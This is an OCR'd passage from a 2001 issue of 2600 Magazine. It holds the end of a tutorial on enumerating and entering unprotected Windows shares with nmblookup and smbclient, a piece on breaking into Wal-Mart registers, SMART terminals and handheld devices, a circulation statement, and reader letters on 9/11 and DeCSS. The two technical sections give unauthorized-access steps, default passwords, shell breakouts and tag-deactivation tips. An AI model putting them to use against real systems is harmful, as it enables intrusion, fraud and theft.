
Now that we have our list of IP addresses, we must locate which ones have shares. Instead of downloading a fancy scanner, let's be efficient and use a few shell commands. Bash is the default shell with Linux Redhat, so we will use it. From a bash prompt enter the following:

```
[root@localhost]# for x in `cat ip_addresses`
> do
> nmblookup -A $x >> computer_list&
> done
```

The for loop will then step through the file and execute "nmblookup -A the.ip.addy.here" on each IP in the list. You will eventually get your prompt back. This is a handy method of dealing with IP addresses. Especially considering the body of the loop can be anything you want (ping, show-mount -e, or the IIS exploit of the month), and a bash shell is likely to be on every Linux box you find.

Enumerating Shares

Now we have a file called computer_list which contains the Netbios nametables of all the machines we scanned for. Each entry should look something like this:



```
Looking up status of 192.168.0.10
received 8 names
        USER18              <00> -  B <ACTIVE>
        WORKGROUP           <00> -  <GROUP> B <ACTIVE>
        USER18              <03> -  B <ACTIVE>
        USER18              <20> -  B <ACTIVE>
        WORKGROUP           <1e> -  <GROUP> B <ACTIVE>
        USER24              <03> -  B <ACTIVE>
        WORKGROUP           <1d> -  B <ACTIVE>
        ..__MSBROWSE__.     <01> -  <GROUP> B <ACTIVE>
num_good_sends=0 num_good_receives=0
```

An "..__MSBROWSE__." entry indicates sharing is enabled. We are only concerned about computers with this entry. (Note that although sharing is enabled there may be no shares.) The <00> entry lists the Netbios name, which we will need to query his machine for a list of shares by doing "smbclient -L USER18 -I 192.168.0.10 -N". This will return something like the following:

```
Sharename      Type      Comment
---------      ----      -------
C              Disk
HP             Printer
MIRC           Disk
MUSIC          Disk
IPC$           IPC
```

Getting In

You will be surprised at how many C drives are left unprotected, along with other interesting shares. In the above case we would try "smbclient //USER18/C -I 192.168.0.10" and use a blank password. If it does have a password (and they are using Win98/95), we can take advantage of the security hole mentioned above, which was made popular by the windows Pqwak program. When you find a share, think of how that access can be leveraged. Gaining access to a C drive can be used to:

-Decrypt *.pwl files to obtain more passwords.
-Add programs to the Startup folder you want to have them run.
-Use the system as a jumping off point for other activities.
-Set up other shares to preserve access.
-Obtain a C:\ shell.
-Discover personal information about the user.

Samba unites the file sharing efforts of Windows and Linux. And if unsecured, it allows exploration of other systems and networks. Hopefully I have demystified the samba commands and showed how a Unix shell can reduce hundreds of commands to a few lines. Remember: work smarter, not harder!

FUN FACTS ABOUT WAL★MART

by A.W.M.

This is just a follow-up to the article that appeared in 18:3 entitled "Hacking Retail Hardware." It provides a little more detail on the technical aspects of Wal-Mart.

Customer Activated Terminal

Wal-Mart refers to the debit pin pads/mag strip reader as a CAT - Customer Activated Terminal. Pressing the top left button and enter will only restart the CAT. Restarting the CAT can also be accomplished by removing the enter button and making metal contact with the silicon chip below in the right bottom corner. As far as the "Enter Password" prompt goes, many a password have I tried (1234, the store number, WALMART using the equivalent number keys, WALUSA1, etc.). After an incorrect password has been entered, it just finishes the rebooting process. I'm assuming the password will give you access to some kind of administrator menu.

Also, the software stored in the CAT can be reinstalled through the register by using a key-flick and entering "18" and pressing the action code button. However a valid operator needs to be signed on (read below). This also updates the register configuration.

Other action codes:

1 - complete transaction void
2 - department sales statistics
3 - operator/terminal statistics
4 - department totals
6 - price inquiry mode
9 - training mode
10- operator productivity
14- memory usage
18- register config update
55- reload AT&T prepaid card
60- print electronic journal data for previous transaction
61- reprint previous receipt
69- online cashier training
91- transaction code lookup

Wal-Mart Registers

There is a universal signon for *all* Wal-Mart stores. However, I am reluctant to release that information. The user and password are the same for that operator. This operator number gives you access to the register (including permissions to perform overrides with the IBM 9952 or MM42 key or signing on to the register and performing a transaction to open the drawer). It also gives you access to the POS controller stored in the back room which lets you do many many interesting things: printing detailed confidential sales reports, changing the store name that appears on the top of the receipt, the trailer message on the bottom of receipts, layaway events (jewelry, firearms, optical, Christmas), and much more!

Also - some interesting things about the registers:

- There are USB ports on the back.

- They use standard ethernet cards in their registers - very often there are cables located in the lawn and garden and on the sidewalk for portable registers. They may use TCP/IP or something more proprietary - this needs more investigation. Unplugging ethernet cable from a register activates "OFFLINE" mode ("*OFF" will be in the corner of the screen). All operator numbers are accepted with a key-flick and all supervisor numbers are accepted with key-flick.

- There are two interesting keys on the keyboard you can use when not signed in: S1 and S2. Pressing S1 and entering a number from 1-9 and then S2 will perform a function. I don't know all the numbers. There are ones that will give you messages about hardware problems, system diagnostics, terminal number, etc.

SMART System

There is also a universal login to the SMART (Smart Merchandising through Applied Retail Technology) system with user name "MANAGER" but I don't know the password. The SMART system gives you access to Perpetual Inventory, Keep It Stocked, Be A Merchant, etc. You can do price changes, scheduling, ordering, electronic journal (every transaction in the store in the last month (!), full details including *whole* credit card numbers), etc. This is a very *powerful* system. Users only have access to options granted to them by the store manager or co-manager. However, management tends to leave themselves signed on at various locations....

You can access the SMART system through

the service desk using a computer running Windows 3.1. It gives you a menu: "WARRANTY, REPAIR, SMART SYSTEM". After clicking SMART SYSTEM, it opens a telnet session. It logs in as a user called "return". Pressing Ctrl-C after the login but before the system loads the SMART system executable will drop you to a $ prompt. "uname" reveals "NCR" and the version number. You can read /etc/passwd which will give you root and other system user's encrypted passwords. You may also want to try and "su" a user called ptc with password ptc. The SMART system can also be used at the console located in the invoicing office, or at various dumb terminals in the back.

The SMART system can also be accessed through the use of portable devices known as "Telxons" or "960's" depending on who you ask (www.telxon.com has lots of details, but few technical specifics). They run DOS... and you can access a DOS prompt. You get a menu like this when nobody is logged on:

SMART
PHARMACY
CONFIG

If someone is logged on, even better. You can explore! The ALPHA button lets you type in letters. When it's off it gives you access to function keys.

F1 - help
F2 - available commands
F3 - exit
F4 - accept
F7 - previous screen
F8 - forward
F10- finalize
F12- cancel

Arrow keys control selection of menu, enter accesses (duh!).

Press F3 several times and you'll get back to the main (SMART, PHARMACY, CONFIG) menu. Select SMART, press Ctrl+C a few times (ALPHA key on, CTRL is in the corner), and it will ask "Terminate Batch Job? (Y/N)". Press Y. You are now at a DOS prompt. There should be an A: and a B: drive. You can key in almost any character using a combination of function/shift/ctrl/alt keys. Now, to get back to the main menu, hold Function, Enter, and the ON button. Press the ON button several times when holding Function and Enter. This is, I guess, the equivalent of Ctrl+Alt+Delete. You can probably do an "exit" as well, but I haven't tried.

Pharmacy Computers

The pharmacy uses an RS/6000 running AIX or INFORMIX. However, at the login prompt entering "smart" (no password) gives you access to the SMART system. The pharmacy RS/6000 has a modem for prescription downloading(?) or something else. Thus remote access to the SMART system. How about marking down that Playstation 2 you've been wanting? Or ordering 100 pallets of M&M's? Oh, the possibilities!

Sensormatic Handheld Deactivator

This is what the door greeters use when the EAS (Electronic Article Surveillance) system detects an activated source tag. Theoretically, after an item is rung over the scanner, it should go by the deactivator and deactivate. But this is often not the case. The deactivator looks like a metal detector type thing. When locked into its base usually found at the service desk, the password is 1234 or the store number (found on the top of a receipt with the ST: prefix; e.g. 0347). Enter "5" to enable "Manual Deactivate", press the gray button over a tag and it deactivates it. 6 is search mode - doesn't deactivate, only searches. 3 is admin mode - 1234 or store number is the password. This device completely stops working after two hours of being disconnected from the base to protect against someone stealing it. The base is usually screwed into the wall or service desk counter.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for September 28, 2001.
Annual subscription
price $18.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 7 Strong's Lane, Setauket, New York 11733.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953.
Managing Editor: Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
4. The owner is Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6 Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A. Total No. Copies Printed	75,000	75,000
B. Paid and/or requested circulation		
1. Sales through dealers and carriers, street vendors and counter sales	68,350	67,995
2. Mail subscriptions	5739	5798
C. Total Paid and/or requested circulation	74,089	73,793
D. Free Distribution by mail (Samples, complimentary, and other free copies)	450	450
E. Free Distribution outside the mail. (Carriers of other means)	461	757
F. Total free distribution	911	1207
G. Total distribution	75,000	75,000
H. Copies not distributed		
1. Office use, leftovers, spoiled	0	0
2. Returns from news agents	0	0
I. Total	75,000	75,000
Percent paid and/or requested circulation	99%	98%

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

Continued from page 39

Granted, I have never downloaded one and I could probably figure it out quickly enough if I did, but I really don't have the time to sit and wait for a broadcast to download and then listen to it. I was just curious about what kind of stuff is usually discussed. If you could provide a little insight for me, I may find it worthwhile to download and listen every week.

Ghost007

We might have believed that you really didn't have the time to download a file and listen to it. But we can't imagine why you haven't simply looked at the written summations that appear prominently in that very section which would give you exactly what you're asking for.

Dear *2600:*

I know it is unlawful to tap someone else's line but what exactly are the restrictions on tapping your personal line? Would I have to let the individual on the other side (or anyone for that matter) know?

Lunchbox
(a.k.a. King of Lag)

In the United States, this is dependent on your state laws. In some states, as long as one of the parties (you) knows, there's no problem. But in others you have to tell the other person if you're recording them. If they happen to be in a state whose laws differ from yours, the state where the recording device resides is the one whose laws are in force.

Signs of Hope

Dear *2600:*

I just wanted to let you know that there is some justice for hackers. My school district has unbanned 2600.com. Apparently they didn't have a good enough defense for why it should be blocked considering you guys do nothing illegal. It was a good fight, and we prevailed.

Silent Transgressor

Dear *2600:*

I go to a Catholic high school in Ohio. It would be expected that a private school would have even stricter rules and regulations than a public school, and it does. It's still run by the same high school social hierarchy of football players and cheerleaders, with the best, most valuable athletes getting away with murder. However, instead of a letter complaining about having my *Anarchist's Cookbook* taken away from me or being suspended for the huge Anarchy patch on my bookbag, I have something good to write about.

After reading *Fahrenheit 451*, my lit class got assigned a report on any topic related to censorship. I originally chose to write about the DMCA, but opted for a report on *2600* instead. My teacher loved the report and said she enjoyed learning about a magazine she never knew existed and even considered picking up a copy. For my presentation I brought in my *2600* collection and handed a copy to each kid in the class. Just thought any government types, anti-free speech advocates, or oppressive high school teacher nazis would like to know that for a whole 50 minutes, a class of 20 kids and their teacher each held a copy of *2600* in their hands and read it. Not in hopes of cracking their neighbor's AOL account, but rather in a desperate attempt to learn something about what freedom of speech means and why so many people want to take it away from us.

Sean

Thoughts on 9/11

9/11

Dear *2600:*

It's times like this that I realize how little we matter. How little anything is compared to a building with 20 thousand people in it being destroyed. How little anything compares. It sets the scale straight. It's times like this that I start to think.

Thinking

Thankfully the death toll wasn't nearly as high as it could have been. But there are few who didn't share your thoughts in those ghastly moments where everything seemed to be falling apart.

9/12

Dear *2600:*

I have been aware of your group and mildly interested since I can remember. I subscribed to your publication for some time but now just cast sidelong glances at your website.

The skill inherent in your readership is significant. It is sad to me that it is wasted on self interests. While defending the rights of wrongly prosecuted hackers is noble, why not raise national awareness of your potential by bringing hacking skills to bear on problems that U.S. intelligence agencies are either too incompetent, or have their hands tied, to solve?

While planes still crash into national landmarks, warfare of our time has largely become a war of infosec. Your readership could potentially be the equivalent of a special forces unit in this arena. Who better to be a front line of information discovery and disclosure to aid in the persecution of those responsible for terrorist activities?

It is sad that it takes a catastrophe of this magnitude to bring people together and realign perspectives.

voice of reason

A lot of people seem to think that hackers are some sort of military resource. It's the flip side of the mentality that believes hackers are a military threat. We strongly encourage people not to be manipulated by this. Let's for a moment assume this is a bad TV show and all we have to do is type a few keys and gain access to Bin Laden's checking, savings, and IRA. Would it really be helpful to have thousands of people messing around with this and possibly destroying actual evidence which could be useful? Of course not and we have to wonder what goes through the minds of people who approve of such tactics when it satisfies their emotional yearnings for revenge. Fortunately, it's not that simple a scenario which is why an army of hackers is unlikely to be formed anytime soon. But hackers most definitely can serve a vital role here as they can most of the time. How? The same as always - by asking questions and continuing to get to the truth regard-

less of the obstacles. It's probably more essential now than ever. A lot of technical terms are being thrown around by people who don't always get the facts right. Hackers are in a unique position to point out when things don't make sense from a technical standpoint. Naturally, this will rub some people the wrong way when it's suggested that their perspective isn't necessarily the right one. But in times like this, getting to the truth is extremely important. It's also in times like this that many people skip over the evidence to get to the conclusion. As an example, when the videotape of Bin Laden was released to the media, we were able to recognize the format as being digital video. That led us to conclude that a pure digital copy of the video would yield a time code, which would provide much additional technical information which would be useful in verifying the tape's authenticity. These are all technical facts that we can use to get to a conclusion and it's something the mainstream media had absolutely no knowledge of. At press time, the Pentagon has refused to release a digital copy to us or to anyone. The mainstream media continues not to care. You can draw your own conclusions.

9/14

Dear *2600*:

Hi, I hope you are all OK. My thoughts and love go out to you all.

Re-LoaD

Thanks for your concern and that expressed by many, many others. We were quite lucky.

Dear *2600*:

As I watch Fox News, I hear of "hackers" changing the "safe list" web sites. I pray this is not true as this is a *very, very* bad thing for the hacker community in general. The people who are doing this are not hackers. They are very stupid people who are being extremely cruel in a time where all people, including hackers, should be doing everything they personally can to help others. The people who do this deserve to be punished and by no means should be referred to as hackers.

Waldo
East Lansing, MI

Consider your source in this alleged story, which we've seen no credible evidence of. It's very easy to concoct a scenario like this and blame an unseen perpetrator, thus summoning up outrage against a particular group of people, who would probably be among the last to ever do such a thing.

9/16

Dear *2600*:

Like most of the world I watched in horror as terrorists attacked New York and Washington last Tuesday. I am relieved to hear that the *2600* team is safe and I wish to express my sympathy to anyone who lost family or friends in the attacks.

There's not much that I can do to help in this situation. I don't have any of the equipment listed as being required for the rescue operation. I'm overseas so donating blood wouldn't help. Is there any fund which I can donate to which will assist in restoring some communications in the disaster area?

The_Chaotic_1

Obviously, needs have changed since September. On the 11th, people were lining up for hours in order to give blood - but the sad fact was that not very many survivors were found. Don't think that this means such things aren't desperately needed. We heard of cases where people actually refused to give blood unless it was guaranteed to be used for WTC survivors! We can only hope that most people have come to realize how essential such donations are every day everywhere. If anything positive can come out of September 11, perhaps this is it.

9/17

Dear *2600*:

Wow, I can't believe the events of the past week. I hope you guys are OK. I still can't believe this is happening. I feel like a veil of innocence has been lifted. I knew that we couldn't go on being the high and mighty USA without someone taking potshots at us.

Welcome to the end of the world as we know it. America will never be the same. Maybe the world won't be the same. President Bush has declared war. It's official - they have started mobilizing troops. I have a friend in the reserves. Her husband is a high ranking officer. They are on alert. Her father-in-law is a defense contractor. They all say that the only thing left is the time and that even that has been set.

I told her that in light of all events I hope that the American people don't do anything foolish like give up civil rights for the sake of safety. In a calm even voice that sent chills down my spine she replied, "You have no idea how many rights have been sacrificed." Looking at the pictures from Washington with humvees running around, it's looking more and more like a scene from that movie *The Siege*. I am beginning to believe her.

No matter what war we fight overseas the American people can never be the same. We have lost so much and yet we will lose some more. This is going to be brutal.

I am a peaceful man. I will not kill, but it doesn't mean I won't fight, and I know the crew of *2600* won't take it lying down either.

"If young people don't turn on to politics, politics will turn on them." -Ralph Nader

joeman

9/19

Dear *2600*:

Help out this great nation and go after Bin Laden's money. Find his accounts. Find his money trail. Find the financial institutions aiding and abetting his empire (Al Crapa or Al Yada or Al Qaida or whatever). Drain his funds. Cancel checks, payments, and transfers going to members, cells, and associates of his group. Crack his keys.

Anonymously forward your success to the proper authorities. While I'm not an attorney and therefore not able to dispense legal opinions and advice, your efforts and information discovered may assist you and your bargaining position in any pending legal cases before you.

A C

We also heard it'll help get us into heaven. Seriously, *of the hundreds of people who have sent us similar suggestions, we don't think we've seen a single one that comes from someone who considers themselves a hacker. And that should tell you something.*

9/23

Dear *2600:*

Just wanted to say that despite all the tragedy of September 11, I will still be attending H2K2 and I hope that despite all that has occurred, the conference will still go on as planned.

RenderMan

We have every intention of carrying on with it. We understand the amount of trepidation that some people may have towards traveling and doing something in New York City. We hope they come to the realization that living in fear can never be the answer.

9/25

Dear *2600:*

As of today, it has been exactly two weeks since the World Trade Center was attacked. Days hardly seem to pass though, as not even time can help heal the pain we are all feeling. Everyone is trying to deal with the whole thing in different ways, through anger, through sorrow, through silence. Each individual chooses their own medicine. Though it seems no matter how hard we try, nothing helps. At this point the only conclusion I can come to is that the best thing we can probably do is try and support each other and look to confide within one another. Everyone has a talent for something and, regardless of what that talent might be, that person should try to use it to the best of their ability to help their fellow American. So what is it that us hackers possess? Mischief. Many people will at first think, "How are my skills for mischief supposed to help at a time like this?" Well, I've done some thinking. Initially my first thought was to hack the Taliban website and, after seeing it had already been done and realizing that would not solve anything, I began to think harder. And then one night it hit me. Seeing all the American flags people have put out, I thought, why not hang American flags over the front of some major business buildings? Show a little community support. Or even if you don't have the money to buy a bunch of American flags (don't steal them, that's probably one of the worst things you could do right now), go buy some cloth and paint at your local Wal-Mart or whatever to make a banner. Maybe saying, "They made us hurt, they made us bleed, they made us cry, they made us stronger" or maybe simply "United We Stand." Just use your imagination. I'm not saying this is the greatest idea in the world right now, but for someone like me who can't donate blood for whatever reason and doesn't have the money for financial support, small things like this help to strengthen the community.

In this time of anger, sorrow, and desperation, turn to your fellow American for support and encouragement. Even if you don't live in the U.S., this kind of support is so reassuring.

noire

We agree that support is extremely important. But those who are using the flag to promote their opinions while condemning those who disagree as unpatriotic or anti-American are causing a great deal of damage to our country's foundations. Regardless of your personal opinions, you should never allow intolerance to dictate terms. We've seen a lot of brave people in the past few months and more than a few have come under fire for simply expressing their thoughts. And while the attacks took place in the United States, the entire world has felt the pain. There's a tremendous opportunity for unity here.

9/25

Dear *2600:*

The UK has "dealt" with Irish terrorism over the years by bringing in ever more restrictive laws. We had internment without trial (in the "Mother of Democracies" for Christ's sake!), banned political organizations and the rescinding of our equivalent of the 5th amendment.

Your civil liberties are in great danger. Fight for them.

Island Boy

What's especially ironic is that virtually all of the changes in the law and restrictions of freedom that have been imposed would have done nothing to stop the events of September 11. One has to wonder just where this is going.

Response To Criticism

Dear *2600:*

In 18:2 there were two letters that I would like to comment on. To Jeff, I apologize to him for what ever Radio Shack store he goes to, but I know that in the two stores I've worked at on a regular basis, customer information is "needed" for only a few types of transactions. We ask for it at every purchase because our company wants that information. It is also the way our computer catalogs all transactions. If we don't have your name, the transaction becomes untraceable at the end of the day. Keep your receipt and it doesn't matter. When they ask for your information for a standard purchase, just say you'd rather not. It actually irritates the person at the register more if you say "cash" than if you say, "I'd rather not." Where I would like to correct Jeff is in the part where he claims that his information is not needed for the transaction. Very often that information *is* needed. If you buy anything that connects to more than just you (cell phone, DirecTV, etc.), the company you're connecting with needs that information, and we need it to make sure that you aren't cheating us. Do you know how much money the store loses if you don't activate your DirecTV? That's why they want your info. They need it to tell you when a repair of yours has come back from the service, they need it to contact you in case of a problem trying to ship a special order to you, and they want it for your CueCat so that they know where their computer-using customers are (and CueCat wanted that information to see who they were giving them away to).

But enough defending of the evil corporation for which I work. An alternate method to the one mentioned by the Anonymous contributor is a device called a Telezapper. It emits a tone used by the phone company that tells a computer dialing system (like those used by most telemarketers) that the line has been disconnected and that it should be taken permanently off of their lists. It does *not* (to my knowledge) interfere with normal use of the phone, although if you have a fax machine on the line, I would look into how that is affected.

DarkBlayd

Naturally, customers need to give some personal information when they activate certain subscription products. But when they do this is and what information they choose to disclose is entirely up to them. We don't see how it's possible for Radio Shack to lose any money if someone elects not to activate a piece of hardware they've bought. And they can want their market research data until they're blue in the face; consumers are under no obligation at all to give it to them. As for the Telezapper, we've heard of this wondrous device which you can buy for around $40 but we're not so convinced of its effectiveness. As this tone must be audible, how would it not also convince legitimate callers that your number has been disconnected? If the idea is to wait until the call has been identified as a telemarketer after it's been picked up, that won't work either. Supervision kicks in when a call has been answered and not when an authentic "disconnected line" recording is played. Any decent hardware will be able to tell the difference.

Dear *2600:*

I just wanted to let JohnG54429 know that *2600* does not "brainwash the teens here [in America] with your ideas of hatred toward authority" or in any way causes us to lose morale toward this nation. If a teenager is picking up this magazine he is not one likely to be brainwashed. We are independent minded people who do not let society or anyone else for that matter (including *2600*) force their opinion upon us. We like to be presented with the facts and make a decision ourselves. The hate for authority that he discusses is not a hate toward authority in general but toward an authority that wishes to oppress our rights and harm the inner drive that makes us all hackers, the drive to learn and exchange information.

Phyt3b4ck

Legal Nonsense

Dear *2600:*

Why do they care if you run a DVD on a Linux box? What's the big deal? That's like a ketchup company selling ketchup to me but telling me not to use it on hot dogs, only hamburgers. I don't even see how that passed in court. I think the zine is great. I read it every day in school. Keep up the good work. Don't let DeCSS bring y'all down.

Danny

Dear *2600:*

I was reading the text of the decision in your appeal of the verdict in the DeCSS case and came across the following line: "This expert did not identify the mechanism that prevents someone from copying encrypted DVDs to a hard drive in the absence of a DVD in the disk drive." Excuse me if I am mistaken, but isn't it impossible to copy anything from a CD/DVD onto your hard drive if it isn't in the disk drive?

Sazook

The technical issues the courts got wrong in this case could fill a book.

Dear *2600:*

Let's suppose someone in some part of the world, creates a robot that can read recipes and operate kitchen appliances. So you would hand this robot a recipe and it does all the necessary steps towards baking a cake (preheating the oven, getting out the mixing bowls, etc.). According to the logic of the 2nd Circuit, the *recipe* would no longer enjoy full First Amendment protection because there exists a device which removes human comprehension... the recipe gains a "non-speech element" by virtue of someone creating this robot. Amazing how two separate things affect each other.

Dan

Dear *2600:*

Since the appeals court ruled against you guys, this means that you cannot post DeCSS code on your site or link to it? If this is true, does that also mean you cannot write the links out in your next issue or better yet the entire code? If the U.S. government wants to prove to themselves their own hypocrisy, why not write out what they said wasn't speech? If it's not speech then what are they going to call it when they tell you what you cannot write in your magazine? If this is truly about free speech, I insist you guys print it up word for word, character for character in one of your issues. Don't you think more people will be on your side once they see the government is making it illegal to print up certain web addresses it has decided are illegal to tell people about? I say you show some balls and print the links and the code. What could anyone really do about it besides say, "Hey, you can't say that." Then the truth behind the intentions would be crystal clear. I'm making the DeCSS.mp3 as soon as I find some time. I want to hear a judge tell me that what I'm saying doesn't count as speech. Fucking loonies.

pa

Right now we're focusing on getting this case to the Supreme Court. What we do after that is undecided. In the meantime, we continue to welcome ideas from our readers.

Suggestions For Newbies

Dear *2600:*

In 18:3 Steven asked for information for the "newbie hacker." In response to Steven (and all new hackers), here is a list of practices I follow as a hacker: 0) Select topic; 1) Ask tough questions; 2) Ask even tougher questions; 3) Stop when others start giving the BSOD (Blank Stare of Death); 4) Investigate; 5) Experiment; 6) Theorize; 7) Repeat steps 4-6 until enough knowledge is acquired; 8) Confirm your information; 9) Package your information; 10) Share your information.

Funkstrings

More on Telemarketing

Dear *2600:*

First, all props go to the fellow who wrote the telemarketing letter. I have no illusions that I know more than he does after three years calling strangers, but I have an angle or two that he did not touch on.

First, in three years only a few people have asked to never be called again - maybe a dozen - and only one time was the phrase "no call list" mentioned.

Also, I routinely ignore the desire of the other eleven and some of those have gone on to become customers. My job is to call prospective clients, whether they are in a shitty mood or not. Trust me, when it turns out they need me, they don't care (or remember in the least) whether they have criticized me in the past.

Regarding proof, the laws will vary, but I would bet that taking specific notes would suffice in most cases. Note the time, date, company info, and caller info and I bet a judge will admit it. The next time will be the first time though....

If a telemarketer can't tell me what he is selling in just a few seconds, he is not worthy of my business. If he can, then I can make a decision just as quickly, and I don't consider that a burden. If a 20 second call is really too much for you to take, that is an issue best resolved between you and your receptionist. Venting on a telemarketer is completely useless unless you get your kicks off that kind of thing, which I imagine plenty of people do. As the other guy mentioned, it's kinda silly to piss off some really underpaid, very bored stranger who has a lot of your personal info. The BSA is just one phone call away. If you just hang up, how shall I judge your potential licensing compliance? How would you?

Last, I am here to make money. But I make money by serving people, serving actual potential customers. Perhaps I am making a new official database for a very popular software company (I am). If you take the time to speak to me like a human being, I may just include enough info ("Very happy with current vendor X, no current purchases") to stop another call on the same topic. And I might be selling something you need after all.

BTW: I love *2600*. Keep up the great work. And I've never noticed anything fishy about the way B&N handles your mag. That's where I get mine.

Vengul Ator

Camera Crap

Dear *2600:*

